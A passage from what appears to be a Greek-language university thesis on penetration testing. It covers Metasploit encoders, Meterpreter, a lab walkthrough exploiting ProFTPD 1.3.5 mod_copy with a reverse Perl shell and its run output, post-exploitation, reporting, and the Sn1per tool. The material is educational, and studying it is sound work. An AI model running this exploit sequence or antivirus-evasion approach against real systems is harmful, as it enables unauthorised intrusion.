Το Metasploit επίσης παρέχει προγράμματα τα οποία μπορούν να κρυπτογραφήσουν έναν κακόβουλο κώδικα να φαίνεται αθώος σε τυπικά Anti-Virus συστήματα που θα προσπαθήσουν να τα αναχαιτίσουν. Όταν ο κακόβουλος κώδικας θα προσπαθήσει να τρέξει για πρώτη φορά, θα αποκρυπτογραφηθεί μόνος του για να τρέξει τις λειτουργίες του. Αλλά οι Encoders είναι σχετικά λίγοι και τα περισσότερα Antivirus έχουν ήδη την υπογραφή τους στην βάση δεδομένων τους. Με την χρήση μόνο Encoders μπορεί ο επιτιθέμενος να μην μπορέσει να περάσει το Antivirus, για αυτόν τον λόγο θα πρέπει να γίνει πιο δημιουργικός στις ιδέες του. [34]

3.5.6. Meterpreter

Το Meterpreter είναι ένα Payload το οποίο μας παρέχει Shell και στο όποιο δίνει την δυνατότητα στον επιτιθέμενο να μπορεί να εξερευνήσει ελευθέρα το σύστημα που επιτέθηκε. Το Meterpeterer, συνήθως, εγκαθίσταται στην μνήμη των DLL σαν DLL-injection και, σαν αποτέλεσμα, μένει μόνο στην μνήμη, χωρίς να γράψει τίποτα στον δίσκο. Καμία νέα διεργασία δεν δημιουργείται, αλλά το Meterpreter μπορεί να μεταπηδήσει σε οποιαδήποτε διεργασία επιθυμήσει ο επιτιθέμενός. Αυτό έχει σαν αποτέλεσμα να αφήνει ελάχιστο ψηφιακό αποτύπωμα για την επίθεση που έλαβε μέρος. [35]

3.6.1. Τυπική επίθεση με Metasploit.

Αρχικά θα πρέπει να αναγνωρίσουμε την υπηρεσία που θέλουμε να στοχεύσουμε. Στην συγκεκριμένη περίπτωση, τον FTP Server FTPD 1.3.5. Την έκδοση του FTP, την συλλέξαμε από το Nmap.

```
21/tcp   open   ftp          ProFTPD 1.3.5
```

Εικόνα 31: proFTPD.

Στην συνέχεια θα τρέξουμε το Metasploit και θα ψάξουμε για exploit, για την συγκεκριμένη έκδοση του FTPD.

```
msf6 > search proftpd 1.3.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Cop
y Command Execution
```

Εικόνα 32: Ευπάθεια FTPD 1.3.5.

Απ’ ότι φαίνεται, υπάρχει διαθέσιμη ευπάθεια που μπορούμε να εκμεταλλευτούμε για την έκδοση 1.3.5 του FPTD. Με την εντολή **USE 0** θα χρησιμοποιήσουμε την συγκεκριμένη ευπάθεια. Εφόσον έχουμε φορτώσει την συγκεκριμένη ευπάθεια, θα πρέπει να την τροποποιήσουμε με τις κατάλληλες ρυθμίσεις, ώστε να μπορέσουμε να εισβάλουμε στον FTP Server. Με την **εντολή Show options** βλέπουμε τις ρυθμίσεις.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][..
                                         .]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasplo
                                         it-framework/wiki/Using-Metasploit
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

Εικόνα 33: Show options.

Έπειτα θα πρέπει να ορίσουμε Payloads, καθώς και να παραμετροποιήσουμε τις τιμές του στόχου (RHOST) και που θα συνδεθεί ο στόχος για να μας προφέρει πρόσβαση (LHOST).

```
set payload payload/cmd/unix/reverse_perl

set rhost 192.168.56.103

set lhost 192.168.56.107
```

Εικόνα 34: Ρυθμίζουμε το Exploit.

Με την εντολή **Check** μπορούμε να διαπιστώσουμε, εάν το FTP Server είναι ευάλωτο.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > check

[*] 192.168.56.103:80 - 192.168.56.103:21 - Connected to FTP server
[+] 192.168.56.103:80 - The target is vulnerable.
```

Εικόνα 35: Check.

Τέλος, για να τρέξουμε το Exploit χρησιμοποιούμε την εντολή **RUN** ή **EXPLOIT**. Έτσι, αποκτούμε πρόσβαση στο σύστημα.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.56.107:4444
[*] 192.168.56.103:80 - 192.168.56.103:21 - Connected to FTP server
[*] 192.168.56.103:80 - 192.168.56.103:21 - Sending copy commands to FTP server
[*] 192.168.56.103:80 - Executing PHP payload /x8PMA9w.php
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:59540) at 2022-09-07 04:28:
52 -0400

whoami
www-data
```


Εικόνα 36: Αρχική Πρόσβαση στο σύστημα.

3.6.2. Post Exploitation


Μετά την αρχική επίθεση που έχει καταβάλει ή ομάδα του Penetration Testing ή ο επιτιθέμενος και έχει ήδη αναγνωρίσει τα πρώτα σημεία εισόδου στο σύστημα. Η επόμενη δουλειά είναι να βρει ένα σημείο που θα δίνει περισσότερη πρόσβαση στο σύστημα, ώστε να μπορέσει να συλλέξει περισσότερα δεδομένα.

Στην ουσία, η φάση του Post Exploitation βοηθάει για την εύρεση ενός καλύτερου σημείου εισόδου, την εύρεση ευαίσθητων δεδομένων, καθώς και την μόλυνση άλλων συστημάτων στο ίδιο δίκτυο. Το εύρος του Post Exploitation έχει ήδη συμφωνηθεί στα αρχικά στάδια του Penetration testing με τον οργανισμό.


Πρακτικά, στο παράδειγμα μας παραπάνω, ένα Post Exploitation θα μπορούσε να είναι η προαγωγή της σύνδεσης μας από shell σε Meterpreter. Βάζοντας την σύνδεση μας στο παρασκήνιο (Background) και ψάχνοντας ένα Shell upgrade to Meterpreter, με σκοπό να δημιουργήσουμε Meterpreter σύνδεση με τον στόχο που χτυπήσαμε. Λαμβάνουμε σοβαρά υπόψιν τις παραμέτρους που ορίζουν τις ρυθμίσεις, τρέχουμε το Post Exploitation και στο τέλος καταλήγουμε με μια Meterpreter αναβαθμισμένη σύνδεση. [14]




Εικόνα 37: Background.




Εικόνα 38: Search shell_to_meterpreter.



Εικόνα 39: Τρέχοντας Post Exploitation.



Εικόνα 40: Αλληλοεπιδρώντας με Metepreter.



Εικόνα 41: Εντολή, sysinfo meterpreter.

3.7.1. Ανάλυση και Αναφορά.

Τα αποτελέσματα του Penetration testing βρίσκονται σε αυτή την φάση. Είναι η τελευταία φάση του Penetration testing, όπου η ομάδα αναλαμβάνει την προετοιμασία μιας λεπτομερούς αναφοράς που θα περιγράφει αναλυτικά όλα τα μέρη της διαδικασίας του Penetration Testing.


Περιλαμβάνει:

- Την σοβαρότητα των ρίσκων από τις ευπάθειες που έχουν ανακαλυφθεί.
- Τα εργαλεία που χρησιμοποιήθηκαν για την εκμετάλλευση αυτών των ευπαθειών.
- Την επισήμανση των σημείων που η ασφάλεια έχει υλοποιηθεί σωστά και την επισήμανση των σημείων που η ασφάλεια δεν έχει υλοποιηθεί σωστά.
- Αναφορά Risk Assessment.
- Executive Summary.
- Ευπάθειες που έχουν ανακαλυφθεί και προτεινόμενες λύσεις ώστε οι τρύπες ασφαλείας των συστημάτων να κλείσουν.
- Συμπεράσματα.

Αυτή η φάση είναι η πιο σημαντική φάση και για τα δύο μέρη. Καθώς την τελική αναφορά θα την διαβάσει η διοίκηση αλλά και οι τεχνικές ομάδες ώστε να δημιουργηθεί ένα σχέδιο θωράκισης του οργανισμού. [36]

3.7.2. Executive Summary

Ίσως το πιο σημαντικό κομμάτι της τελικής αναφοράς είναι το Executive Summary. Στην ουσία, είναι μια περίληψη υψηλού επιπέδου, έχοντας ως στόχο τη διοίκηση του οργανισμού με όσα έχουν προηγηθεί, ποιος ήταν ο στόχος, ποια ήταν τα ευρήματα και πόσο σοβαρά είναι αυτά τα ευρήματα. Ουσιαστικά, το Executive Summary προσπαθεί να περάσει στον αναγνώστη τις πληροφορίες που θέλει να διαβάσει γρήγορα. [37]


Executive Summary

As requested by Company X, a pen test was requested to ensure the security posture of the web architecture was in fact sound in light of recent concerns made internally by IT professionals. It is critical that there would be no issues and that security would remain high during fourth quarter sales and the upcoming holiday season.

While conducting a pen test of this architecture, the following was found:

- 42 identified risks added to the risk register.
- 37 identified risks can be completely mitigated by XX/XX/XX.
- The remaining 5 risks are acceptable risks and will be monitored.

As of the completion of this test and report, it has been deemed that once all risks have been mitigated, the security posture will remain high through the end of the year as expected and requested.

Εικόνα 42: Παράδειγμα Executive Summary.

3.8. Αυτοματοποιημένο Penetration Testing

Ένα αυτοματοποιημένο Penetration Testing είναι η διαδικασία αξιολόγησης ρίσκων ασφαλείας σε ένα σύστημα με την βοήθεια εργαλείων ασφαλείας. Πραγματοποιώντας ένα Penetration Test με αυτοματοποιημένα εργαλεία είναι μια πολύ πιο γρήγορη μέθοδος, επειδή βασίζεται σε αλγορίθμους μηχανικής μάθησης και σε αλγορίθμους που ανιχνεύουν ευπάθειες. Μπορούμε να περιμένουμε από αυτοματοποιημένα εργαλεία να μας βγάλουν πολύ γρήγορα αποτελέσματα, από δευτερόλεπτα μέχρι λίγα λεπτά.

Σε αντίθεση με το παραδοσιακό Penetration testing, τα αυτοματοποιημένα εργαλεία δεν ψάχνουν σε βάθος τον τρόπο που μπορούν να εκμεταλλευτούν μια ευπάθεια, αλλά περισσότερο καταγράφουν τις ευπάθειες με βάση την σοβαρότητα τους με ένα σκορ (CVSS Score). Έπειτα, ο επιστήμονας ασφαλείας αναλύει τα αποτελέσματα για να βρει τα ψευδώς θετικά και να κατανοήσει τις τρύπες ασφαλείας.

Σύνηθες δοκιμές που πραγματοποιούν αυτοματοποιημένα εργαλεία Penetration testing:

- SQL injection vulnerability..
- Cross-Site Scripting vulnerability.
- Cross-Site Request Forgery.
- Information Disclosure – Sensitive Information in URL, HTTP Referrer Header, Error Messages.
- Weak Authentication Method.
- Absence of Anti-CSRF Tokens.
- Checks for missing security headers.
- Insecure cookies.
- Cross-Domain JavaScript Source File Inclusion.
- Missing SSL.
- Reverse Tabnabbing.
- PII disclosure.
- Cookie poisoning.
- .htaccess information leak.
- Proxy disclosure.
- Outdated version.
- Publicly accessible files.
- Unauthorized access and so on. [38]

3.9. Γιατί χρειαζόμαστε εργαλεία

1. Γλιτώνουν χρόνο και κόπο, μια πολύ γνωστή ευπάθεια μπορεί χειροκίνητα να πάρει αρκετό χρόνο για να ανακαλυφθεί, ενώ ένα εργαλείο μπορεί να την ανακαλύψει πολύ πιο γρήγορα.
2. Θα είναι πολύ πιο ακριβής με τα ευρήματα.

3. Ένας Penetration tester δεν μπορεί να είναι ειδικός σε όλες τις φάσεις του penetration testing, τα εργαλεία μπορούν να τον βοηθήσουν σε αυτό.
4. Βοηθάνε στην δημιουργία εύκολων, κατανοητών αναφορών, που μπορούν να διαβαστούν τόσο από την διοίκησή, αλλά και από μια τεχνική ομάδα.
5. Αυτοματοποιεί τις χειροκίνητες διεργασίες και επιτρέπει στα μέλη της ομάδας να ασχοληθούν με πιο δύσκολες διεργασίες.
6. Το εργαλείο θα συλλέξει όλα τα δεδομένα που μπορεί και θα τα παραδώσει στον Penetration tester. Μπορεί όλα αυτά τα δεδομένα να μην περιέχουν πληροφορίες για την εκμετάλλευση μιας ευπάθειας, αλλά προφέρουν γνώση για το, τι πρέπει να γίνει ώστε το σύστημα να θωρακιστεί περεταίρω. [27]

3.10. Γνωστά εργαλεία

Παρόλο που πολλές φορές αυτά τα εργαλεία έχουν περιορισμούς, μπορούν να πραγματοποιήσουν ένα Penetration Test πολύ πιο εύκολα στα συστήματα ενός οργανισμού.

Μερικά από αυτά τα εργαλεία, είναι:


- Nessus.
- Metasploit.
- Astra vulnerability scanner.
- Openvas.
- BurpSuite.
- Nikto.
- Nmap.
- SQLmap.
- Sn1per. [38]

Κεφάλαιο 4ο: Sn1per Attack Surface Management Platform.

Εικόνα 43: Sn1per «All-in-One»

Το Sn1per είναι ένα αυτόματο εργαλείο που προσφέρει αναγνώριση, σάρωση ευπαθειών και όχι μόνο. Μπορεί να ανιχνεύσει την επιφάνεια επίθεσης. Πραγματοποιεί αυτόματό Penetration testing με τα καλύτερα εργαλεία που υπάρχουν διαθέσιμα, με σκοπό την ανακάλυψη και την εκμετάλλευση ευπαθειών αυτόματα. Ενημερώνεται συνεχώς για καινούργιες απειλές, ευπάθειες και προγράμματα εκμετάλλευσης. Αυτοματοποιεί την φάση της αναγνώρισης και συλλέγει πληροφορίες για τον στόχο. Εξομοιώνει πραγματικές επιθέσεις Red Team και μπορεί να αξιολογήσει οποιαδήποτε διαδικτυακή εφαρμογή για ευπάθειες και τρύπες ασφαλείας. Υπάρχουν διαθέσιμες αρκετές εκδόσεις, όπως η Community, που θα ασχοληθούμε εμείς, η Personal, η Business και η Enterprise. [39] [40]

Στην ουσία, πρόκειται για ένα αυτόματο εργαλείο, που μπορεί να χρησιμοποιηθεί κατά την διάρκεια ενός Penetration test, με σκοπό την απαρίθμηση, την σάρωση και την εκμετάλλευση ευπαθειών σε διαδικτυακές εφαρμογές. Χρησιμοποίει πολλά γνωστά εργαλεία ανοιχτού κώδικα, όπως το nmap ,hydra, Metasploit-framework, nikto, whois, wpscan, w3af. Είναι το τέλειο εργαλείο για να συλλέξει αυτόματα πληροφορίες για τον στόχο και να εκτελέσει αυτόματες επιθέσεις. [41]



Εικόνα 44: Sn1per Professional.

4.1 External Attack Surface Management with Sn1per

Στον κόσμο της ασφάλειας, είναι σημαντικό να είμαστε συνεχώς σε επιφυλακή για νέες απειλές. Ένας τρόπος που μπορούμε να το επιτύχουμε αυτό είναι να παρακολουθούμε την εξωτερική επιφάνεια επίθεσης του οργανισμού μας.. Η εξωτερική επιφάνεια επίθεσης είναι το άθροισμα όλων των τρόπων με τους οποίους ένας hacker θα μπορούσε δυνητικά να αποκτήσει πρόσβαση στα συστήματά μας. Παρακολουθώντας την εξωτερική επιφάνεια επίθεσης και διασφαλίζοντας ότι είναι ασφαλής, μπορούμε να προστατεύσουμε τον οργανισμό μας από ποικίλες κυβερνοεπιθέσεις.

4.1.2 Τι είναι η διαχείριση εξωτερικής επιφάνειας επίθεσης;

Η διαχείριση της εξωτερικής επιφάνειας επίθεσης (EASM) είναι η διαδικασία εντοπισμού, παρακολούθησης όλων των τρόπων με τους οποίους οι hackers θα μπορούσαν δυνητικά να αποκτήσουν πρόσβαση στα συστήματα ενός οργανισμού. Αυτό περιλαμβάνει τα πάντα, από εκτεθειμένους διακομιστές και ανοικτές θύρες μέχρι μη επιδιορθωμένα τρωτά σημεία λογισμικού. Η EASM αποτελεί κρίσιμο μέρος του προγράμματος κυβερνοασφάλειας κάθε οργανισμού, καθώς βοηθά τις ομάδες ασφαλείας να εντοπίζουν και να μετριάζουν τους κινδύνους πριν αυτοί αξιοποιηθούν από τους επιτιθέμενους. [42]


4.2. Λειτουργίες

1. Εύκολη εγκατάσταση: Σε πολύ γρήγορο χρόνο το sn1per μπορεί να εγκατασταθεί με την βοήθεια ενός Script.
2. Πλήρης κάλυψη επιφάνειας επίθεσης: Μπορεί να ανακαλύψει και εσωτερικές και εξωτερικές μεθόδους επιθέσεων για την πλήρη εύρεση των ευπαθειών.
3. Ενσωματώσεις: Μπορεί να ενσωματώσει άλλα γνωστά εργαλεία και να δουλέψει παράλληλα μαζί τους, όπως το Nessus, OpenVAS, Metasploit, WPScan.
4. Ειδοποιήσεις και αλλαγές: Αυτόματα, ειδοποιείται για αλλαγές στο δίκτυο και ενημερώνει.
5. Αναφορές: Εξάγει λεπτομερής αναφορές (Open ports, risk score,Vulnerability reports κλπ.) σε CSV,XLS ή pdf.
6. Ασφαλής εκτέλεση: Μπορούμε να ρυθμίζουμε το εύρος που θα λειτουργήσει το εργαλείο για να εξασφαλίσουμε ένα ασφαλές περιβάλλον.
7. Vulnerability scanning: Σαρώνει για τις πιο γνώστες και τελευταίες CVEs και ευπάθειες χρησιμοποιώντας εργαλεία ανοιχτού κώδικα ή εργαλεία του εμπορίου.
8. Προγραμματισμός σαρώσεων: Μπορούμε να προγραμματίσουμε τον χρόνο που οι σαρώσεις θα γίνουν αυτόματα.
9. Βάση δεδομένων: Δημιουργεί βάση δεδομένων για κάθε πόρο ξεχωριστά που μπορεί να φιλτραριστεί και να ταξινομηθεί με σκοπό την ευκολότερη αναζήτηση πληροφοριών. [39] [43]

4.3. Sn1per Professional


Το Sn1per Professional είναι μια από τις πληρωμένες εκδόσεις του Sn1per που προφέρουν GUI, σε αντίθεση με την γραμμή εντολών που διαθέτει το Community Edition και πολλές άλλες Premium λειτουργίες.

- Έχει διαφορετικό Look & Feel, οπού περιέχει GUI, με πολλές βελτιώσεις στο UI οπού κάποιες από αυτές είναι μαύρα ή πράσινα θέματα.
- Υποστήριξη Google Chrome – Firefox.
- Εξερεύνηση χώρου εργασίας.
- Πιο καλογραμμένες αναφορές που θα εμφανίζουν διαφορές λεπτομερείς και καλύτερα γραφικά.
- Πάνελ OSINT.
- Πάνελ διαπιστευτηρίων.
- Νέες ειδοποιήσεις, όπως ειδοποιήσεις νέου Domain, νέου URL,νέων ευπαθειών στο δίκτυο μας.
- Βελτιωμένο επεξεργαστή κειμένου.
- Προσθήκη Command Execution Add-on και πολλά αλλά. [44]




Εικόνα 45: Αποτελέσματα σάρωσης Professional.

Μπορούμε να δούμε μια λίστα, την οποία, έχουμε την δυνατότητα να την ταξινομήσουμε και μας παρέχει πληροφορίες για DNS, IP και ανοιχτές θύρες. Το sn1per φιλτράρει αρκετά αποτελεσματικά τα καταλληλά αποτελέσματα. Με το συγκεκριμένο εργαλείο μπορούμε επίσης να ελέγξουμε, εάν ο οργανισμός είναι ευάλωτος σε email spoofing, ελέγχοντας εάν υπάρχει SPF/DMARC/DKIM. [45]



Εικόνα 46: Sn1per αποτελέσματα.




Εικόνα 47: Vulnerability viewer.


4.4. Περίπτωση χρήσης

